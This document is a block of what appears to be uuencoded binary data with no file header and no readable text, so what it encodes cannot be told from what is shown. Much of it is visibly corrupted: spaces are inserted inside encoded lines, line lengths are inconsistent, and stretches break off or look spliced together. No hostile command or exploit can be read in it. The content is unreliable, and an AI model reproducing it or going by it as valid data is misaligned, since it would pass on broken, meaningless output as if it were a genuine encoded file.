M2JXJ^<]&;&=E^K3<ST@P5A&4B]&:Q/A>N=TD\$<56T2#?D+KX+=G^Q1X1D2.K
M73<FRA-Z-1:&(WN3%C2_[+MQ\ \$UTU=:`%V-VO8,?.56;E^L8>!(^YP)D'UK=
MLO0B4CK1<TM]OG)!CCGGM*S12GF@T-9]\$N?)-MOE?"[2\$]]\$^B[Z>JQV0:#^
MAZ+>LSE;!^@^G-O>^4#/_?\GU4_KWY!_TOQ\$UD:83)U,EDRR`JWPU\$+'RHQ(
MHBOH]'4H'E*VIC(^)(Y)399!DQ7NYAPR:!.DANBV99]Z?DSZV=N%SF>6;CK
M,39NHW0#`4:ICNA)"TUS2S>B]\$H]=\GXC2-@SG2BD"\$Z-?P-I\$S%3>!W\?A%
MEHL;G]F&T;D@0Q&ZR90-9\$5\$!,,_ ,BxBZ+ [&]"7^C_DDUCNDSZV?RST09@P(Q
M?43WV)DYB6C2Y)\%O+%XIO(F_HWB&)<WXG%4GVE=()9+*=M6D1>@T&U:R&B"
M"!IV;0%_XO`&MJAT5W?IAR37+@I>WZ;R)CF,_@ "QWT6M;2G\$AXA[TWK33Z6&
M;IM+&[Q8>\$GH3>2;`\]64Z739'4X_\$F>N)-<G-%Q4,UU"JC,=V=HHPXB'DR/
M:9J]P7&1.4S`:%M=!4'4-JD^*JL*DO?;@I\)-W!-0^O3`\)XVGA>O&C+'>8(
M=]3,KW"Z/L0BN+##;<K99Y&LI/%\%[?*8^]%5^D9/^RQWX^BX[.B[5UG]E*
M_/B*^9<X;R+>W=N0,V>0::ZKI*U)'*#-G1F4,2SFLR]NI7;KKMKUM[:>KMW@
MHR'^6M:Q\,96EX'G3?7%YG1\&N\]C*17-/C&V8QXJM_3%\$7?ZRF\UW0]W?:4
M" `M3ADV&J^64GI6248`1V^ZFNF\++F0\F";WUIP3D#I*VOS*6=3O4M]YX63A@
M1&)F_[%.QZFC5CRE2R<>=%=J"G^0]7S/S1?^T2B^L&2!/.##CEO)X8^DI3Z\
MKM04?7ESWOO+A[?+.P^55]G2U-W5S/@8>OA+_/TMD:V%1[\H-B?=?;%X,N2O
MSG)*Q8S!KHF6L^<S/JX6/U^/]'WD*7XG^8B[>&;?@Q'A8V?Z=YH5K,R5-#FV
MKE<;ZJXT@?GQQ>0\$024!C[CF@T<DQ_5?3VUN.->7J2[T>%!EZ'AEHE/K?%(R
M863Y>XO;-)\%O%Z\%:5&V^Y0%0W]=BV/<5^I#!+!F&#'" \OD2QKV?7/GMJUO
M9S\EJKLY3YBT:4JQ-F*;, +&"7(\995L7YV,'C:'AAH)U9ZPNO7_6]>YTHT[^
MV)94\G*J9N,/ZWR2^%YD"E56CQ5\$?1P)?#VGFV*10^ (Q;*O.?OR01H'R9\7/
MA%U)?N-\AQIFQY6&-T7R)0_F1;=/\GOE>E0ZN7I'F44%V)!>U=]->CQ=?"!8
MQ4.#IB!3X46/A7780)6#K!@_>=^9G\$TQZ?&0)L\R>E4?V^PVQKM5O#W;JI]3
MOFF<H7SD+J[8H.SU8&7/NWU);4V^@D=&B]\X'#1],_PVE<N;G01UAIWI2,D
MA?;91&Z#?N[6376OJ0>[4@L2>\J77]_L2CTG?GPY2*6_^+[JB^;%X-J99.>4
M]4L)@>/_#-B=>B<_E7/%[8H%'^/EK83>UW)Z1&K/^ [B=8SDU.E2ZT'_A5.,I
M=4^W^),O\$[.#>[C;3XV%"BS\$#BTEC'?F#MX^?_QF[PPZ^CGB\1?:#)]*NU[I
M>"TW=^' *WEMR<U+D\L,+L4LGBK<OK_2H;J',_Z#M<Z"10#,W\ /GB/;Y?6YU
MW&Y7/_6LS#5].*67\$@HLFC4LP'_\4/@&SA7VY*\$W^OLI/)H>(B3EYL9;2)MM
M3AFTC0_59=K77Q7.>^4QX!0G6NLA;Y<O8DA,/SLP:JPMI;V6M9G.A<VYNT2
MNA`X3:=U]4FBI-++=+R\$7-@,OW5UX2=Y;ON%YM'2X-\$+9PQ7&[]:M/7-M>9B
MND9/O9KP"^SQNT=7>"Z+1T_Q(>L86T+;P<VL<T_.EU(>&WQS9=7Z8;CPC-"A
M&,TDG4T.RSQM3YB#3SFLVGG0.9/'E\71PC<I)7-M*&6KJWC<FBX&53KNK\Y
M<'6F2Z___, &PVZHV'D/](O[C'3<<QEM\$Q<2_!/CX9+Y(+FUZ:!C=.MRL_\Y
M"]O% ^NH'NF-/X,98RT[ZIN"1D0^>+`+GENQ,=!*+%N),E@MZ=NS<.FYY."*
MXQOC/,<3ZA24!\XCY%1%B+?9BKR1;&503K6^E*W8MA*L3I85_"5]TLWMZ(4/
M@J0VBVQA((*(JD?6EYNY8Y,(E91;&5U>EA>\71GX;5.KHKY,^;/MNK<#YLS
M;Y?=U\U.U<LV5\ \$ZP_8NX=KF2_Z=AK)#IS4OG*F=.!K?UN5?:/6PW]R<AT-<
M<^PI\=W5D+G2I?5G20Y>55LR8'\$-:P>&*>^D5W(SI'+S#(E)VZYZR?CKFMKB+
ME]TU,XX]3M?#0C]OV::4(,6W9UGC[&/_SH[.M^M.M*="PPYW]/GY)>P45;.M
M)6'X[,#6CEA90?ZAYW=^`^J[HR]]YC@82J;D/_2<GTUY<S;P;3#%0_;\$T^I
M"HR,YPS;!FHT<S@^5&P>>^]P>EQ6-#%OLVQA3^?KX*06]L"^^*L.[H5RS%W3]
M->J]1JCO;="0RN]5O^Y7SWZFBMG:UHORT@OM3\;N!]X^G>\8[\4?2CEAR'"G
MC"XY)./3A-#8RDI@ [YOU]D,7-M0([W"L.#*DF.QYO;"R<_* .UG.7D@^GU:3J
M,^K=-`Y1S@^56WC\$TX<JU"U<V.B__L2-%`) %HN3F>QG.'M/GTRYW\M2Q1LNR
M<^>(71GQOVPM<.0,C>'PS.J6..18I,ORR.8-2<.;+@QNZ6; ,NW<T_IFQUFW
M*5>K^N2!BZ;W3.>?"+_RI4_IB%G6=-GE^OC,+I%'3\JG' CUM27_O'60A-Z=D
MM:O:W&KGXXJ'=[K>9971A^S6E]\+)\DE['YI)A"FF[5&-: .TJ\$;YBRFZ:[0:
MY\]7OMOQ]-"Z%R;G<JCH'NL%94P9WB7,WLO\$ZIDS,;&%\ .Q&/I<E90"?DF_
M;@/K@UL1QWUZ#8W9N/BBHS)8#*L#%*SWEDF_] %65BXSD.G=\8_LQEX#VPLM,

M2>&' O< (: 97;U?MST>-) 4^\$*) VKUB, <; <8Z9B]A) 1E"Q5\U<S73R4RGL) -YO
ML\J3:7ZS+IR;]V' G0?^20AJH059/,]CSN' @D?U8BK! 6HO (S/OI=U+5 (HLR19
ML&CJP<R] \=&CZ40>-J7Q&&OLT_>/W8J>S'NX) &IWC, /E] KC? '2EJ">F2)M; `
MY_ [AR:U' SA. 3=/& [W6] ?; LW*N] X=L3"DT' 95C%K\<///] BOWU?6R] EK^K; #
M-3; Z2J) O>YM#34 'K [_&; 36. /&7V@3P6<_5TRA+BL3I4] NF*DO<4) ; .V.%\$.
M.A2\?; \R9FK/\$] Q9LRGFL\$*G^I [, <LW64FEEL>>NE07' SUV_: !#\$T[Y] 4; -Z
MEVICP. >F>Y) ; !=P9\$FR" &ILNUUSV6Y\9UICX [KGV5L9] C*<JXL_\$E] F?\$_89
M='C) H*! 1L) N^U&_ ; Q+CWBGN [FI9O9?JE6R0! S0J [; W&-RR-"2"2E) XOKR=>Y
M, MF=%: ^-\$LH] K' B\$M2; 7T_ ^ . :) ; XYJS! -W*) [7MRS '0*+>M#&A [LGK>) [QA5
M [. 9HO79_T] GC#X1\SI2 (B25\NOE6 [; 8<M<VLX, D>ZIT1881Y) /L%?>B [I_@.
MG, H. \VCKEG. UV5-VL\$=*8OJ&GR_+] 72OCP=U7_KOCBIIRF2 [] \E#-RCWH4 (C
MV [L [C"SA_L/6^V: ; 2L\%CS/&W] Q'T2C1WM3-+!] _+] . !=RYIT; -**Q] [I. 3
M5QD; . 0 / : 7WFF#2L [9Y9+1. VA: %'QG29] -7!) _V! BH\ PZB5O' 9DW\$# (; NFM9K
M [] N [Z [B#T? , &*1_C<2 [7R, ^?A<_0+B+9* , J. 3=\V\CA< (F; J1U/2YN' . YVS"
M\$GZ 'Q80D\M' S2N=NSH! CRY%&] M7^Y0, OG&Z^8) \$=] 5' ?>2S&23%ETPVOX-F
M#Y] ZW1. \$3WWH (S=HI+U: U07\$#3#5_KRJ\$C, AUWV*A&WN5@-6@ZV\$5R5< [/
M) G\4C"19\$JDNYA ([M_=\$&^D' : XHS-5,) XV_K?0, CU:OO; 8_3*DNQ+^S3--: U
M/>0K?F5UUQ09Z3A?E?">\$) 6H, TT*C0F\9; ?/E=3MGE_TOV#U, *SDZ0V2MK+>
M_) #1JWS) ; . U#) [[LZ173F: 5B-5: K+G@: 39\$H8LM" [+.] [Z@ [/3DS3?52@. ^L
MVN?+=P+R\$@6; K/7WDT80V+KFS* @V1M/6"] ON+IP^8%/J=4>M] #G ([L<\$2Q. 6
M! S; 07: F<2LD (, %9\ (WJ_M>9P=] RC9=ZJDTN: UQ\PM\SJ=9@* [; 8I-6BU [=] M
M>6_DE*#M'H&) [H=\$; 3X# /QZONPUC=N^<IL, ' 7&I+=HL?NU] ZSSJ7Y. 7KEA-T
MP3E91W2FC: S, WYX4KQ\26] G6MW") I&6\$I "M [HE&UY! #INR; Z^: . ?V3; 9>7T0
MO<#X8@! 1LIEFYV7&?%FAG* '] EVC//; SXT#\$] 9: >'] KR#\NV>S/9\ZOVDM+9
M^Q] NI+N63#OJ1-. \J3XXMU%Z '] NR>4E@4E_] \^== 'Z=#: [VF/T3W327 [, _0E
M^R51+&?>>' CHTB. [: YHDFX49GKQP. -' H-KZ] ' Z: (: 73>Y0N31\$! ZHI7' C\$WYFR
M [H*AU*UWH=* , C^>D; 9R^4&49GKQP) >SN5*ALE-, 7C2SVIJ%/ @? \$=1YCG [\$US
M7U<=FQB1; RKJSTXAJ=L [T/9Y@: . FF67\$K6PWU6K! +1^G\#=#SW/' NB1) O77VN
MY^Y?#7D1 "G^S@?NX] _V#X&! -: 9P! 'H (4D! !J^K29@8V. I+&YH; 29CKFQH8&U
MC92985+OQM! MVHQ9H^>WKU [RX4A_GHG<%Y5V) JRX=5O+5 (BW (6L: 6QE"/R4I
M/] S#. #IAY_R+! "ZC&] 0 [3) T\I4B/IAL> [Z\?-. 2\0BD0\$' >6FUU: U> ` `W7NG
M4_V! /#*7THF [D5UONMY1"A; UV95U?=<CG-\D58+IMA [(_JY! 9DF) BI*EUX] D:
MQ>8/I. _' K4<-YU*XND; IOKPKDKYJ0V_9@KG\+4=SG\$J*R 'P [?\$>4' ^M%, ^SU
M' *]] \FBIX! Q5= (CKZFVYED/M! \$Q"-_: 8Q>X. =%98M<L?U1VY6>@K9. %; ?9^R
M+</O#JO#; \$W@7/=LU_S=F. 9JFZ8#RP [-O"S) F48) GO=06: C*Z: TPR: 00 [PLX
MK+) ! _L\$LJ5: 6K@N4<>OFA3NO' D] <SV, EUUCOP7TF. LFT=W>' LY8X^2%&R05>
MJEM&^DU*Y<TZS9; "Y_G#] %7*7-K=X&3 '-?; WR: #QR. J3-W') ' "ZTN, F@9V! E
M (V4-1N! 6"\$@ "XF?GM\] =; , J_) +9YAS'+\] *M=99=31Q [Z380\$_M! =X^' WM] X
M; ^?4 ['O! " ; 75T+N\A&C' ' . 6?Y=*VX%QCK5BSK* 'EUQ"YM6?W<; CGKGD=T_% . G
M4R/EB6H] =MJR&@K&^T^Z^ZRE [M@EM) I%=)] 6W=WR6M. I<@YW] \VIU0HM^DY8F
M?; I78MN, +O: 5^8GET. : _-NA: 2=48] R\D?B167R [C? "YL] BR%Y2VG! A^%@RDJ
M (P') 3U>?TW: XJ?BRU@71. VUGB-N\<-ZCXT+Q#BMNB3ZR^+P3E"* , EH>Z/PA2
MFQR@Z#%H%A5^>8_C\>CH9. WNQ: C@YJM+4?D [0L (>' /' A&N' Q) 9N, H<_ . ^?L<
MIPJT] OD*%?A=%FDJR' B_L6MO&<W05>) F@FO6Y^Z<7R] 1+: NW1V#5X! . E\2+"
MW: IDEL1X_8\$717LM! [<_2N*N: XQYJ,) 'D37 (/A. JL. 5E>\%V5LCY-D, N? [G2
MT [8! OFL?3] Y5@U, (-QV^3Z\$9I '6/*Z"2\$D '0W0\I9&6M (^_OZ>OQ_, &6?>_E
MGEO7>YHKMK\ZJ<-P?X. PH: %>" (&YDEVP IJ^PF! TQ04@&_S4BLSQIJGVLAY"-
M (TA?84-A8>: 1] NXHRKC1+: R. : 4ZW+PG+9#<UD, EG\$G. 0L [Y] 4W: Y/%T0+V: P
M6" : 6Y4G, STOGZ ['Y1, ZVC5NL 'LZF' 5 '^=?AP&ED?Q*"G9WU: E' >0] +IB>L2-
M] 6WAFDT<; (YL>SD2V"C9U+K8. =B4Q\25U_%\; N; _G* ; ; , M8B< [RC] VV09U<
M (5=HRH6@H: SMXQRW"*MFXR-K [] ^WOIH?"30E_OSEHC; W0WQ3X; WCF] X&' MS
M\MA0YZVD-L?#%JZ; 7E7O2) A=ZK7+S [9 [] ^&@F_+VMT\SU#AHSKL^?B_A?X, M
MW, #L3E@Z@WSN/FIQ+><CLI%4L=? ("G5?F=TSO9U' F>>O<YTRRO [4ONF"ILA#
M9VYVW# (4%; +I\2>K4^^GS2QPI<: XSU. 1OP] ^:) +4&M*P\] W?L5MP<, A' , 0_S%
M/ /ZR\^7=+! W [QP?6CX@\LI, E^D. 7BTI' A_A2 [M4E?] Q^<8>FE,] 5-^EJUQ=/
MQZ. F] UX^19U@<. >Y; LPANZV&IDQD??1V+Z@3; IU8?+K53CK] : N^^ '\$K^K' P+
M2G8>Y/WT- (U' " !HS' J, ; 9 (KL#NP<5DI [5S^OEWZ>%; 6C^\L3DJ' 9+^2J\$C?Z
M&: 1#B1^N; Y+Z, MK72D6^3N4' P_9=DADW'EX8KQP\X' ZU<=! 3J<% . E_9?0Y*
MKCRT7FCBZN' UP?GSQV^K#B26?*ASSKHRP\ /A3/!PY, 8KX?) [AYI6=)] <OG: J
MN-%6-^O5 [ON; S>8=O<4 ["E] U] Y8N2 [^2/ [ATC1*" \R9N#K3<B\$ 'R0C__EO; [
MXR=?UN (SP?^D] -N1C%CS 'U&8'3GTLP\ \<8^ [!!#>YX#X8?&_JOEVM) ' ^ZAL;
M?# [?S_! /4) 8H5_ , ^L' G_U+7] RCFAOZQ2M@?*/BC [1^ . Q) %OAMWQ0^ (WS) _
M. S (5UVZG\3G@-RK?#LKU/S8Q^* 'Q* [QO1 [UR&M6?Y48B^ 'TW! -MP) PAFH@;]
M</R% [_] Q#/, CGU\=O_ [^7TY65NF' _3_DY?] =__4? . 4!BDLO (*T+&PU*D9PV=
MG77FXW9M' ^++K& [32S [66. 8) EQ' XF] \X. P5Z;) @*/@@JA=! T7H 'N) /J [2WT"
M=*9^ , YBX&P#ZAQ0S* 'H/) 2X ('\@=1 ((: F* &H! : '\<P! 7 '\&X') '\ ('\A@%> 'DP
M! ?' . X' / , L' J') (%@H@! * ' '8 '5@! >' " \$ '=8! R' , H' : @ ' J' , 8 ' Y@! 6') L! M@ "
M\$ ' ^0") ' *D' 'FP' >' P0" O \$, ' 2 ' ! >HD10 ' C '%<< (! \ @ ' J ' * X " S ' (PL0\$9 ' " X '
MR0# ' '6X ' O ' : @ ' A63- (' -0") ' !D' . 0# [' 88! Z@ ' Z' . P## * , '\W! E! NQ##R' (
MH^2@#;) P' <@%B' ?8') ' <-Y@#L' @P" O ; X' , ' 'W0'D' ?0 ' G' " " ' = (! \ @ %*

M`<H!C@' 4`9P%N`EP!^`N0#`_`0X!A@&<`XP"3`-`,'BP`\$7,#V`'0`C`L`.P`
MP@!R`)H`1@`';`:'P`G`!`\`,`('\$@`2`'3`(`\`@%V`QP".)`P`#*`.X`S`)8!;`'`<!
M!@%&`5X"S`!`!`"``M3S\!HT?0!1`#D`%'&0/"`"0=ZKM?8`I`(`\\$)/#A4"\$`\$`8`
ME3KJ&V\$X3XH#K(/OWR=+'D@!P"O;P'6-+(`<@#R`'\`@`_HP2`*B94=^IJ@`"H
M`L#?S<-?=/L#!&#D(C`E@QUSG0&4XH`0Y0+"E!-*#)T/<YT`KD`Q0I61\$F8T
M7TYLN<1<P_Y],-<'<*Y+<*XKP34\SPF8"*IEAMMY,F@'!)=%))0,P4T%\$LH!
M9WIP#H;@I@L):6#.>A!L/_0],^:>!7//@KEGQ=RS8N[9,/=LF`MVS#T[YIX0
M(H:84&=2*!><R<!?'N:<#`\M\$0&T\$X+;7K0_2G`5C[(#^IX*(D)]JTT%^,'^
M:#!T6LR9#G.FQYP9,&=&G+,ZZDR(^BJ;"4-GPNC#!)%`A:CXDJ/HS!C_S!C_
M+!C_+!@Z`X; .BJ&S8NBL&#H;ALZ&H;-!,"@5=09U#^;LACF[H\ [H<.R8<.R8
M<.P8.@>3@.AFWEL`P5NOA7@NI,7?4^[AKL^<+*\W*MYT6[X[C;`_2YP.`\4+
MV^)`=V_@_@2XM?`B.YSX[E`'_15&/MP%0N`X&V/.`QAW)HP[MN]K@CF3\:`'/
MS`CAS3%G%HP["YZ[>8LB7%GQ7.WPYSU,.YL>.XNF+,CQIT=SQV[?64*QIT#
MS]T3<R[`N,/E/!#\$-8+WVW4BSG46SG41+YK7/M09@;I6YT; ;)HP67G&#^BM=
MYR=TPY_0-_Z\$;HE`)P)4^+M`.VYX#0LTG1"D,C?DJ\$T(T5<X:A.AXLB/H`)N
M),`W.W(#%,)+`FHL2H25+B`\$3D`-A<C008(\$E\$@L/826#/@\$9UX"D"/QPQOA
MA"<"X4E`\$YX!Y`I8&WP^AGAZ4/Z&#_RL0XBQ0Q`W.B_S@QP51@OG&BM9(F@8
M@4#2T\OS\$4`TLHZRA%`(+1N\$?D8B`5:"TRV>&]T>A-,2`MM10IZ`&3\2K1,2
MI0\2HD2R`Y/"UW(06A=/`%WYC0;T0J+<D\$#/\$%YB4`>0(Y01P!H(`H@.P8Y`
M0*)?L&F6^S7-(`B)9`L2I4LA-UQ_@G3C10`N3!!!2@00(P@!ZTL,?,#INA?X
MB<))5Q4B1VUB8,^PBI551VV2`VRZ\$<>FQ,"F%,"F+`\A;<UPPI.`\&2_`8].
M6^(?^)`CBZ4`Y&SXAM+0@/:@Q%H.@!FYTV<)-NY9_ .VPY>K:&N6*%%6NR`Z(
MLR5.G\$DQY8K)+]A^\$TYX,DRY^E5XM.U)?^!C@:<'Y6_X4\$/05[L/KV`WT7_0
M[L08N[`\# ,N,Q=B>"&!`@WV\BAQ@1J`R_B0)/!W8"ZZ]RK*S)(79".-]S08J\$
ME`0_RB<`\O`#V^*\$IP#AR7X3G@;\$!;`\TPN=C@Z<'Y6_X\ (,6+8P6GD(60LN#
ML3LV+;AY?DP+!Y_+BW(`, &DA"&22(M!I00HQ\$(*TR*"`\$&`E1:9%!!7F"RHV?
M"*T#X\$!LCY+P`U\$266510NPD<%H(0OXDE,18.BR?"#X#&]C\(\$-X9)SP5"\$_V
MF_`,`A`"M@;\$;X?!SP]*#+\9^Q->/CA* </R6_XT!/0(ZR`/E:95%"CC:*.%\$2/
M5*2G!/R+0(GCA8P@<L(&O8=()\$+T`^`QO':\$1*OWY@`5A%RN@P2A/J`)1" `0
MHH?`\$A`@1-^"7VX`D`;'&`^B;QW3?XRU(UZL:7^C[;<6]&MKB4#G/U1SA22`
MEE975^%+^`-D*?JXAP_2?L/DT%">?F">FJ)XT&L-#4%(\$AI4OPKM=RN&S@#I
M0KCTE*)T@^_H&5_I12@ZMAQL_P?+`;8MV`=DAGQM"^A!W4L-T<LX:M/\4`-K
MX=3`U*!6(`=I(/(76@(#G/`T(#S5;*C6P+J`_AHX^E!^1L^U"!])T7%M`'`=
M"VQ*OXZ>D(\$&\$U*,(H>LNJFAA@V.X/<A(2'(NYXD0!HI6AIH9\AT4=+V0I2D
M5C>`-')&E+0#Y)1D6#HLC10^`VG9\$`.1*(3/@^LK#W8R.E1X%[*?A6<DT3X`
MGNBCB:"`1\$0(T45\7MPXO.A_PPL5-WLX;OA<=!/BQ?";6-&O%XCA@>A)!-JX
M(6`246!+,U)B\$GJ6[^\%SH`[DC`XCH28@IZ0ST@QB@VB)S(D(2;DBU6,ID5I
M9\$A*3*A/2DKT)04T9"-LCP<TUF4_2?XX7X@+0VJY,)E5]S33S-B7Z7`H02
M`8B_55\FPX=J1!\3#]J1WQPW+BA`7\31KP\$[""<!P@_X70<H)?JVX:J)B4
MB!"..0T<<P+Z#?+1\C_(T, >)R@MY,2_B2<_`FTW!,IN"%!O,\$-AO\$QPO4\$+
MCY>@>O>*@L&E5=%; \,ID<'T#CS6A)GIC[MVG(&CZ,Z@7,?<E*L.KM"+?ZB=Z
MWG^N?F+`U,0"O.CGWQC@3@Q4XI#S-0#J\p@:S"0B4,,Y`.K)!1LD(\$V&]+@
M(C-H-9B(17692\$00TY-2H\9Q<0\CO`L;O`MWO/L@O`L\$A`Y.1H,2=4^`H1-A
MSM_&A`\\$`&\5SU\$S`L)#OC.8B/XE9155H9(>7DY!64954@8DDY!1E%)8A`
M4EX&0DHJ`8(*:J5IA`Q\$*"LOOQY"RH\$;>0@)W`GD@0.)O(*\`/R!5)"!B!10
MGL%)05\$1(H!_B-';1T((?0AA""&,(0IC)%[W\/[Q\$-+8&\$*80)0FJ!WK@2XP
MD1QUIX#R0(6YED`[1YA"2%-CB,#4&+XPA9A-OR[['18FC=VX5`UB^\$H/C936
MC0[Q#0)1@_A-O3V`8@("I3U"0D*CT%NG&H1X!87"JY`KP>]IU"#N-?P8AX3X
M1&#<^=9P-T-M: :F`?M&C!C&9PIM22@>\$2EM&! (1\$64=%^`@\$PRJAR/!>E8!C
ME(^?3X0:1[]#M/"\$-W?XGH;>U%(-8ON!I@OO<H+`'KU^NAHD8!H:X2<=)1,E
M(_WM517VK925H\$=4%`@H\FM/V+>":I#0KSVB7\C^UEL D)BK<O_2F!O`^RMU&
M3^<WB@,?7W/!;UCI_M:`WF]]Z/_6A`%ODL-&SRS46U8-\$OZE)Y_(*)OX,!_@
MC]A*"DYP"&DC`Q`8Z,E"]..`57PPA1@N)Q08&JK04&)NY%!W-)@[5!E%3\$L
M`7T+>,I!M.`S1.N#C`<411Y`^8XZ_!^QQ67(H)+0;-!L2`%%+3N--]2"4T`
M<=#%!H>K&0P#W>^%,*(I:)8JV#H!L-5%<P\$A]'Y02^`M?1^4\$OOJQ;Z:VBA
M_X,6^FMJH?^5B\\$:7`R^Y`*\$0`%4H3"9#DU&,Y?'RC-84YX!6AXQN`*+DL6<
MY3!G>>Q9`4XY.(>A/5-_S4GH>X0=A+0S!C"%\$X0T@E4J\Z@?G4&/PB0QSQD
M(0H/+R^?R\$C#(`^_2(@45+-N!90\$#&X@GQA@CAR@1">\$((+PCA#9%[AT:#
M2L,MRDL6YUH.YUH>(L56+1#"!R+R"8_V"(*4:=(B,PW*-0C"A7\ZZ7<MTMY
M"!\$`\$<)3%"`24+>B_&\$NY+`7P,\6"!\$(\$:,K)H@T*#3\$#^43>R7W]4H>(H0G
MDD"\$J#B1AH:@-O?U@0C@G1A</T-D:!.02\$0?:1'C(^W<0B\=YB7CW44[)\$Z
MTB<*LZFT78!/+>2,KN8@0GAG#X@T*A1=6T-\$J/TD(40`)(M)X(<`\\$,+_S#`
M/^3@1Q^TUB34R#`UC4A:-000#?C?"`!Q`HS`13`&J>I#I\$A`\-)J\$W!+16"
MGR9`B*#@U,B"A\$DU.I.\$",B\$,O`\2L+6G6(!_;U0]B?R_N57QS&3@10'+LZ
MQ/M'(6@W8L!-0%"*(\$`'_V2".`!'IB,()&.TG%V0,8XZVI*2041(*33S"%9U
M9`A7,&0."U"%XP9IP9?Z\(_QKZ2J?Q\G;HB\$`T@B3"8PM=<"O"4)B(!0!#=M
M-H`3("8:0F(,Q)`\&[<TJNH!R8%,&BAMN6E@#P0\$D6R:<5*Z@)43`2*(2<.)
M`!G.HH&,Y2)"\$`\$ED>YJ:R>,NB0!91:"4)*`.AM!*\$5`FP-?DZ6"Z!`*0IR\$(
M>`@HML`74!1"D@`9C9`B(P!5\0)2\$D`DD0D-P\$I\$A)"\$B-V(5@9D"3(\$*V
M[0B6T*]7,5^O,KY>%2%)@7=.0E9Z5CI66E8:4"(A9`K\2X#Z)4R!.X3D: :F\$

M[ZE1@^=L%. `ZCP:^1K) 1@NM*U#4!&Q6X[J"! ?5.#JP<T\$!*!) \$0@D#3@; IJ&M%C%, AT"4T, , C&?2`DL/`@*A@@/T0`S], @-+%P (SH8\$ (@^IA@*BF@LL) 49C9\$ M, RL"<9T5II (#*@<LAXT3<9\$#@7C`:`C\$E (#*#:C7.7D0D [P (Q&>`\$CX\$HA:@M"V"8#PY+#7P) `5]]_, *(#D'@2QS65110WJS [.LT'@7/&SKV`^N@&X^: ?T\$`M?9N#`; _P, [#@/O/V+D8\&0@['P, `EJT&]R7!SUJU/-*%+@FYD73X?>, "%ITM&/@=-) (7+1>>OT&`\8]Z?`6+]@. _XR+B1>L!OWN\$%8-EH=Y5TJ+UKN"#_CW^MCQU_./\+GESWMV7\C?U_Y, "SV; _[[_P#QU] (_^G5_X%&7\)_>76R_^; _O_(M\; ?3'V=] I=\=O]G_3U%&5@DO_17DU\O\._SGSC^8&TLLG[4VEA\$, X[.18SV M; "MG\$WQC]Y; Y['']>%EJ, %, ;VB.\$:/+LDQ/FVSW>0J+) UG7U?0@M_%!R?A&M[A-RTN1; JHVK:8QO[F0]RKA; =K>0=!%\$Q^ [GVH/[6XNJ5M-+!^5%C; &+G_1MN' _KMKE%K_; U=V-N'WI?:4Z\3UE97NQE>[8:EJ!88=.6>&Q>7-#^K<+IX=M6M>>873-[3GHPXT=BRO/CI<)K.S<MMYJ; C,E<&9B>>1], 2EVOO7: `GV,]=_=JAM7?-3QV' O&O>:8X0Q1\+GDW (]:JI\$HI?`7]Q (/)>=8"1J8LI@<` (I>M52T8\HM^=K0DWKPI/):EZ5241N=_IV;/@@"T[?V0Z; NK-:1>K#-H=C&VV8A0YCPF=M=HOM=V8F3JQR?\$.5[40, :/#6]3SKH)O]R3J, %D0T3/!5`<#="H#E-EF*1)\$M]VD7CDXR"N83UI0Z9FYI, !3291ST):[AYY[T=LELGB3BM&(D\$R-@DR<[-199M=; QF+Z6(08*.IWHV/8TU[SJ5-, N%?6</V[V"S.X:5DW, -:SU+N)-I [%UY2BM[LU8`C_3I0WL/)EN^TF\MDPO=40);R>*7CC2<X;U[, ' &R:27!1-%=\$2.@=ZOMS#6L[79D!ZD/&5>FNHE07">DJQ7?967CH6\I..GTF?'ETMQ%_2CHREWKMKG, SMK_W)ZR\[LR1O-_*\$#KF^Y?S\5&620R55C:, S9[%EX5G<ZL9)_T?;W/O5.V*FMG/OD5:W*&(>VN3KT?Q926+*_9+2KTVFZ2@'* (!D5ZF; 8KROJ@ZBY; '5V7&E, M-2ND0K'MX&W-PH)9R\4#U@ [WFZCV7"NH.+^2K-`?Y2FXI'FDFPZ+PG; #!\=M) `BO*#R; ?W`TY1VKD)\ (08JM+_:#S\$SNGUS?6W" F5\5-:EY[H-IDI^E; /N@Y M-%9=] *6VZOC"C7.*F7D`KOWZA_P9Q>W6A (<>JV9.4YU2)BACI7\D\$YOJ881M1T#!NLES, ;171C<+[I050]?[^=S<&=+NK\$>QU"P; "BUOV! I5"1?U"\$JLG^9*M3N^]4:WH79Y8TI*9S4EJ8: !; \$L'W>K^BI' -CU":*ED.&?8.Y-SY!4F8=^1_; M\$SRLEQ<V63_) I:+@WG!KNF7OL?XC7D\%WFL4MICHN; .=94Y.ORS4V!K, , =`<M<DGMRRGW@A0Q_FH^8MF&F5G[9[9]#]LF; [A8/N[P=2Y]; !XZ+>X6PTC]XCR3M<9?LJT"A'K68Z0OG5-74[" :WWETIWC!V)>&! `M63)QIS=<ZQ@_9M-Z'PO0Y%M)ANO:A><5*>Y_>%VXO.>]), 4CI=N, 8K, S\$!'M[6X\$M%6S>2%J1&>T`^O1^; , M[6`F#&4IV:%ECPBJ6G<W0R.VZG\$3<MB\$HD'Y:*\$9%N[+?+1XJR\Z^F^NH\$.M48'BLK`) _R%_%6X7 (EJG5J(0@_T#SY49E[; ;.I<>%1FR.-Z>1IS>HJBH&-\$6MD=\$D)<@N>IQHP\W[JIE\MX0<##<^"KXO^&%; V<<. (\MZ^SKW=W=M>, 8#=2" MSPZ4G4G57MGA?[%?'_'+^J7:1I<W; S+V/1"H31ICW>CB+J; !@0@]>C7Y6I&5M%H7X1DN/Q+`PRV; I<K9MS8^@G<?510/3.MK7?SZ1, W9B<0=#=IA' (L_2E5"! MW=S7QN]GQT]6^QJ?Y] [X<CA; 2 (*V [IFOK7B]HJHJ.9U^ZFXKHCHR:KLP)NUF MZ2KF ([/N3: (GLT`\, X@<F; FCF; <2K^8PI%_P8]I?)RJ9=L+H24F\$<&; ?I_V, MTV:<EBFY5/.=VTO- .8W<MWPIN<NS-9]1VD]Z6\$0Y'U58JSD9JF)3Y\C/3 (M*SIJ; 3L#?IWEYSWQ/"7E0G*.AJVQ!4S+KW-['VV:T?K+I5KR.7(6RE)I<<N MQJGKO[6). [^Y<K)3[^]O4:; 8Y@N]2./) #7JMC^QG%!I?S2R?<'0;>+2N-:) M@2UA'X=&*J3WZ95I]ZI, 3C\<J2AYPYGTS4F?_5U) ^):_-9Q; _X@M_N40]:>MCUIIC<6D#_330=[X!OA(UT_[==MET\$:1L-GWW6UCNG/) ?%KE`ZNK48CG@0L4M^3.GKRF<+4L-J1*KI3FT=U5A\)YLV62VTOJ, +=P [= <V%PC2DVWWY+/3 [^M' MQM1+2:=:*A6/ZGRYW>=VN\$SSK, \$!_NUJ; S6#ALZ*-PV:LO70\7& [-.V2I^2D MU-BQ5 [. @ [F3LT6-; "1YDA2BTRC9\$' '<60; AX5<C- 